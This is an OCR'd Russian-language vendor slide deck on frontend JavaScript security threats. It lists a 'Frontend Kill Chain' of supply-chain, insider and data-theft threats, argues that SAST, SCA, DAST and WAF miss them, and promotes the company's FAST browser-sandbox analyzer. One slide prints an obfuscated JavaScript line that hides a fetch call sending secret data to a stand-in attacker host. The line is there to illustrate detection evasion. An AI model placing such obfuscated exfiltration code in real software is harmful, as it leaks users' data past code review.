	T-13 Добавление НДВ в стороннюю библиотеку (зависимость) авторами библиотеки		T-34 Несанкционированный доступ к геолокации пользователя		
	T-14 Компрометация доверенного внешнего js-сервиса (например, сторонняя система аналитики)		T-35 Несанкционированный доступ к микрофону, веб-камере, захвату экрана		
	T-15 Компрометация учетной записи системы управления тегами (Google Tag Manager (GTM) и аналоги), злоумышленник добавляет вредоносный код на страницы приложения при инициализации тег-менеджера		T-36 Несанкционированный доступ к показу браузером уведомлений операционной системы (Notification API)		
	T-18 Доверенный внешний js-сервис выполняет разные действия в зависимости от IP/региона/устройства/часового пояса пользователя		T-37 Несанкционированный доступ к показу браузером push-уведомлений в мобильном устройстве		
	T-19 Разработчик добавил вредоносный код в приложение умышленно		T-38 Несанкционированное чтение cookie		
	T-20 Разработчик добавил вредоносный код в приложение по ошибке (например, скопировал код из ненадежного источника, в том числе код, сгенерированный нейросетями/AI-ассистентами)		T-39 Несанкционированное чтение localstorage		
	T-21 Сотрудник с целью личной выгоды умышленно разместил на страницах js-майнер		T-40 Несанкционированное чтение буфера обмена		
	T-22 Сотрудник с целью личной выгоды умышленно разместил на страницах трекер/тикселы/ ретаргетинг конкурентов		T-41 Несанкционированное обращение к другим критичным WebAPI браузера		
	T-23 Сотрудник с целью личной выгоды умышленно разместил на страницах ссылки на сторонние сайты (торговля ссылками в SEO)		T-42 Выполнение редиректа пользователя на вредоносный / фишинговый /рекламный сайт		
	T-24 Расширения браузера, либо код, внедренный через расширения (например, Tampermonkey), похищает данные со страницы и отправляет на хост злоумышленника		T-43 Показ фишинговых баннеров / форм оплаты / форм сбора данных / форм привязки криптокошелька		
	T-25 Расширения браузера, либо код, внедренный через расширения (например, Tampermonkey), выполняет изменения страниц, приложения (с созданием активных элементов на странице)		T-44 Показ фишинговых уведомлений ОС / push-уведомлений на мобильном устройстве через Notification API браузера		
			T-45 Вредоносный код выполняется только при определенном действии (клик по кнопке логин/оплатить/отправить)		
			T-46 Вредоносный код производит отправку украденных данных в момент закрытия вкладки (событие unload), чтобы затруднить обнаружение при ручном анализе		
			T-47 Вредоносный код выполняется только при определенных условиях/триггерах в js-коде (часовой пояс, время, дата, язык, размер экрана, тип устройства, браузер и другие)		
			T-48 Clickjacking. Злоумышленник (или вредоносный скрипт) добавляет на страницу невидимый iframe, в котором открыта страница социальной сети / интернет-магазина / банка / другого ресурса, в котором пользователь авторизован в данном браузере. При выполнении клика по такому iframe пользователь делает клик, например, по кнопке Подписаться/поставить лайк в социальной сети		
			T-49 CSRF. Злоумышленник (или вредоносный скрипт) добавляет на страницу приложения элемент (iframe, img и т.п.) для выполнения в браузере пользователя сетевого запроса к другому web-приложению с целью выполнить определенное действие от имени пользователя		

Невыполнение требований регуляторов

T-64 (FKH) Трансграничная передача ПД пользователя со страниц frontend-приложения без предварительного уведомления регулятора	T-68 (HCFK, PCI DSS) Отсутствие актуальной инвентаризации скриптов с письменным обоснованием необходимости каждого из них	T-72 (HCFK, PCI DSS) Отсутствие оповещения персонала о несанкционированных изменениях
T-65 (FKH) Несоответствие политики конфиденциальности, политики обработки ПД, согласий на сайте фактически выполняемым действиям в frontend-приложении (передача данных третьим лицам, трансграничная передача)	T-69 (HCFK, PCI DSS) Отсутствие контроля целостности каждого скрипта (не реже, чем 1 раз в 7 дней)	T-73 (рекомендации НКЦКИ) Отсутствие проверки перед использованием js-кода на предмет вредоносного воздействия из сторонних/инжектированных в браузере инфраструктур и возможность кражи аутентификационных данных и файлов-cookie пользователей
T-66 (FKH) Использование зарубежных сервисов / БД за пределами РФ	T-70 (HCFK, PCI DSS) Отсутствие контроля изменений HTTP-заголовков на платежных страницах (в том числе Content Security Policy (CSP)) (не реже, чем 1 раз в 7 дней)	T-74 (рекомендации НКЦКИ) Отсутствие периодической проверки хэш-сумм js-кода
T-67 (FKH) Повышение вероятности / частоты проверок регулятора (при использовании на сайте иностранных сервисов и трансграничной передаче ПД)	T-71 (HCFK, PCI DSS) Отсутствие контроля изменений активных элементов на платежных страницах (script, iframe, form и другие) (не реже, чем 1 раз в 7 дней)	T-75 (рекомендации НКЦКИ) Отсутствие повторной проверки функциональности (безопасности) js-кода при изменении хэш-сумм

Снижение защищённости

T-50 Несанкционированное изменение HTTP-заголовков: Content-Security-Policy (CSP)	T-55 Выполнение вредоносного js-кода в file скриптах до обнаружения и реагирования	T-60 Аномалии в появлении чувствительных данных на страницах (например, множество записей различных данных у одного пользователя (признаки IDOR, SQL Injection) или множество записей различных данных на одной странице)
T-51 Несанкционированное изменение HTTP-заголовков: Strict-Transport-Security, X-Frame-Options и других	T-56 Неработоспособность приложения вследствие неверной настройки CSP	T-61 Раскрытие чувствительных данных в комментариях на веб-странице
T-52 Разработчик использует в коде функции динамической интерпретации (eval(), конструктор function() и другие)	T-57 Неработоспособность приложения вследствие неверной настройки SRI	T-62 Запись конфиденциальных данных в постоянные хранилища браузера (cookie, local storage, indexed DB и др.)
T-53 Неработоспособность frontend-приложения в связи с блокировкой в PAB IP-адресов серверов с подключенными к приложению внешними скриптами и другими ресурсами (CDN, системы аналитики, тег-менеджеры, внешние js-сервисы, файлы CSS, изображения и т.п.)	T-58 Избыточное раскрытие чувствительных данных на странице (OWASP Excessive Data Exposure / Sensitive Data Exposure)	T-63 Отправка конфиденциальных данных на сторонний хост
T-54 Выполнение вредоносного js-кода в inline-скриптах до обнаружения и реагирования	T-59 Избыточное раскрытие данных в API (OWASP Excessive Data Exposure / Sensitive Data Exposure)	

Угроз

75

Открыть PDF

DPA ANALYTICS

Предпосылки угроз

Зависимости в JavaScript-приложениях

DPA ANALYTICS

Пример: React + Ant Design

Количество

1362

Глубина


26

Вредоносных библиотек в NPM

> 1000 в год

Минификация и обфускация затрудняют анализ безопасности

Оценка безопасности российских frontend-приложений



Исследование безопасности российских frontend-приложений Q2 2025

Актуальность frontend-угроз для приложений, доступных только в корпоративной сети

DPA ANALYTICS

Вектор

- Зависимости js-приложения
- Инсайдеры / ИИ

Способ реализации


- Эксплуатация уязвимостей браузера
- Загрузка вложений и эксплуатация уязвимостей офисного ПО

Chromium
2025 – 7 zero day
2026 – 1 zero day

Adobe Reader
CVE-2026-34621

Последствия

- Заражение рабочей станции и дальнейшее распространение
- Шифровальщики
- Утечка данных из внутрисетевых веб-приложений



DPA ANALYTICS

Почему WAF, API Security и анализаторы (SAST, SCA, DAST) не обнаруживают frontend-угрозы?

Проблемы WAF и API Security

DPA ANALYTICS

- Защищают только backend.
- Для frontend-приложений максимум могут обнаружить часть XSS.

Угроз нейтрализует

2 / 75

Фреймворк Frontend Kill Chain
угрозы T-08, T-09

Проблемы статических анализаторов (SAST)

DPA ANALYTICS

- Задача SAST – обнаружение уязвимостей, а не поиск вредоносного кода.
- Вредоносный код не отличим от бизнес-логики (например, js-сниффер).
- "Из коробки" SAST не содержит правил для обнаружения вредоносных действий.
- В JavaScript можно вызывать функции неявно. Пример кражи данных с веб-страницы: this['\x66' + String.fromCharCode(new Date().getFullYear() - 1900 - 24) + 't' + 'ch'] ('https://attacker.dspdemo.ru/leak?d=secret_data_4');
- Написать свои правила для обнаружения даже отправок сетевых запросов (20+ способов) невозможно.

Угроз нейтрализует

2 / 75

Фреймворк Frontend Kill Chain
угрозы T-08, T-09

Проблемы композиционного анализа (SCA)

DPA ANALYTICS

- SCA не обнаруживает все скрипты на веб-страницах (только npm-зависимости).
- Базы вредоносных библиотек наполняются с задержкой (например, в инциденте с pollyfill.js - 4 месяца).
- В базах нет информации о редких библиотеках и форках.
- Скрипты могут догружать другие прямо в браузере.
- Не знаем зависимости внешних сервисов (аналитика, тег-менеджеры и т.д.).

Угроз нейтрализует

3 / 75

Фреймворк Frontend Kill Chain
угрозы T-10, T-11, T-12

Проблемы динамических анализаторов (DAST)

DPA ANALYTICS

- DAST предназначен для обнаружения уязвимостей бэкенда (SQLi, Command Injection и т.п.) и уязвимостей на стыке бэкенда и фронтенда (Reflected XSS, Stored XSS).
- DAST сканирует frontend для определения эндпойтов бекенда (точек входа).
- DAST не может отличить вредоносное поведение js-кода от бизнес-логики.

Угроз нейтрализует

2 / 75

Фреймворк Frontend Kill Chain
угрозы T-08, T-09

DPA ANALYTICS

"Единственное место, где можно обнаружить признаки вредоносной активности – это браузер, где страница полностью собрана и выполнен весь JavaScript-код"

PCI DSS 4.0.1

Frontend Application Security Testing (FAST)

DPA ANALYTICS

Обнаруживает вредоносное / аномальное поведение приложения

Анализ в браузере-песочнице

Анализ при эмуляции действий реального пользователя

Встраивается в CI/CD без влияния на TTM

Можно безопасно применять в продакшене


Без ложных срабатываний, ИБ/AppSec привлекается только при инцидентах

Принцип работы FAST-анализатора


DPA ANALYTICS

Открытие страницы


Ввод логина, пароля, клик по кнопке




Успешная аутентификация, редирект




Открытие формы создания клиента, заполнение данных



Клик по кнопке, клиент успешно добавлен



Клик по кнопке Logout, закрытие страницы



Автоматизированное выполнение E2E-сценария (Use Case)

Элементы

script, iframe, embed, form и др.

Запросы

xhr, fetch, img, websocket и др.

API браузера

eval, clipboard, geolocation, cookie, notification и др.


Sensitive Data

ПД, секреты в запросах, на странице, в постоянных хранилищах браузера


Профиль поведения приложения / Software Bill of Behavior (SBOB)

Контентный слой браузера


Принцип выявления инцидентов




Профиль 1
Эталонный (разрешенный)
профиль поведения




Scan 1
Профиль 1



Scan 2
Профиль 2



Scan 3
Профиль 3



Scan 4
Профиль 4

Критичность изменения поведения приложения

DPA ANALYTICS

Событие	Уровень
Обнаружен новый элемент-скрипт	Critical
Сетевой запрос на новый хост	Critical
Вызов eval() и аналогичных функций	Critical
Вызов ранее неиспользованной Web API-функции	Critical
Запись конфиденциальной информации в постоянные хранилища браузера	Critical


Задачи анализаторов безопасности и эффективность для frontend-угроз

DPA ANALYTICS

SAST	SCA	DAST	FAST
Задачи инструмента			
▪ Обнаружение уязвимостей в исходном коде.	▪ Построение дерева зависимостей (SBOM). ▪ Обнаружение уязвимых/вредоносных зависимостей по базам.	▪ Краулинг web-приложения, поиск точек входа. ▪ Проведение атак на точки входа в приложение. ▪ Обнаружение уязвимостей: SQL-инъекций, XSS и т.д.	▪ Обнаружение вредоносного поведения JavaScript-кода при анализе в браузере-песочнице. ▪ Обнаружение краж/утечек данных с веб-страниц, фишинговых баннеров, js-майнинга и т.п.).
Схожесть функциональности с FAST			
0 %	0 %	10 % (наличие браузера)	-
Количество нейтрализуемых угроз по фреймворку Frontend Kill Chain			
2 / 75	**3** / 75	**2** / 75	**65** / 75

FAST в процессе безопасной разработки

DPA ANALYTICS



Plan | Code | Build | Test | Release | Deploy | Operate | Monitor


- Определение требований к приложению


- Запуск FAST-анализа из CI/CD-пайплайна
- Блокирование релиза при обнаружении вредоносного поведения

- Запуск FAST-анализа в продакшене (каждые 3 часа)
- Контроль поведения внешних скриптов
- Реагирование на инциденты

Эффект от внедрения FAST-анализатора в DevSecOps

- Устраняем “слепую” зону
- Проверка зависимостей на вредоносные действия (до релиза)
- Контроль действий сторонних js-сервисов (после релиза)
- Контроль соответствия требованиям ИБ
- Нейтрализация 65 угроз из Frontend Kill Chain
- Снижение времени реагирования (минуты)
- Secure by Design
- Предотвращение утечек и атак на пользователей на стороне клиента





Требования регуляторов

НКЦКИ «Рекомендации по повышению уровня защищенности российских web-приложений» № ALRT-20220311.1

19. **Перед использованием** JavaScript-кода, **осуществлять его проверку на предмет вредоносного воздействия** на отображаемую в браузерах информацию и кражу аутентификационных данных/cookie.

20. Осуществлять периодическую проверку хэш-сумм, используемых JavaScript. В случае изменения хэш-сумм **выполнять повторную проверку функциональности**.

Программа безопасности ПС МИР PCI DSS 4.0.1
Вступили в силу 31.03.2025

6.4.3 Для всех скриптов платежных страниц:
- Актуальная **инвентаризация всех скриптов (1 раз в 7 дней)** с обоснованием каждого их них.
- Обеспечение **целостности каждого скрипта**.

11.6.1 Обнаружение и реагирование на несанкционированное изменение платежных страниц:
- Контроль **изменений на платежных страницах**
- Контроль **изменений HTTP-заголовков**
- **Оповещение персонала** о несанкционированных изменениях

ГОСТ Р 56939—2024

5.17 Проверка кода на внедрение вредоносного ПО через цепочки поставок.
- Контроль предсобранного поставщиком ПО (где отсутствуют исходный код).
- Анализ ПО, полученного через цепочки поставок, на предмет внедрения вредоносного кода.

5.19 Нефункциональное тестирование, анализ:
- сетевых взаимодействий ПО;
- работы с конфиденциальными данными;
- реализации мер по устранению угроз;
- безопасности реализации клиентской и серверной частей ПО.

Telegram-канал FrontSecOps

DPA ANALYTICS

- Разбор инцидентов
- DevSecOps для frontend-приложений
- Лучшие практики
- Обзор инструментов

@FRONTSECOPS

Спасибо!

Михаил Парфенов

AppSec Lead

dpa-analytics.ru
info@dpa-analytics.ru
https://t.me/FrontSecOps
@mkparfenov

Бесплатный пилот
FAST-анализатора
(on-premise)

@FRONTSECOPS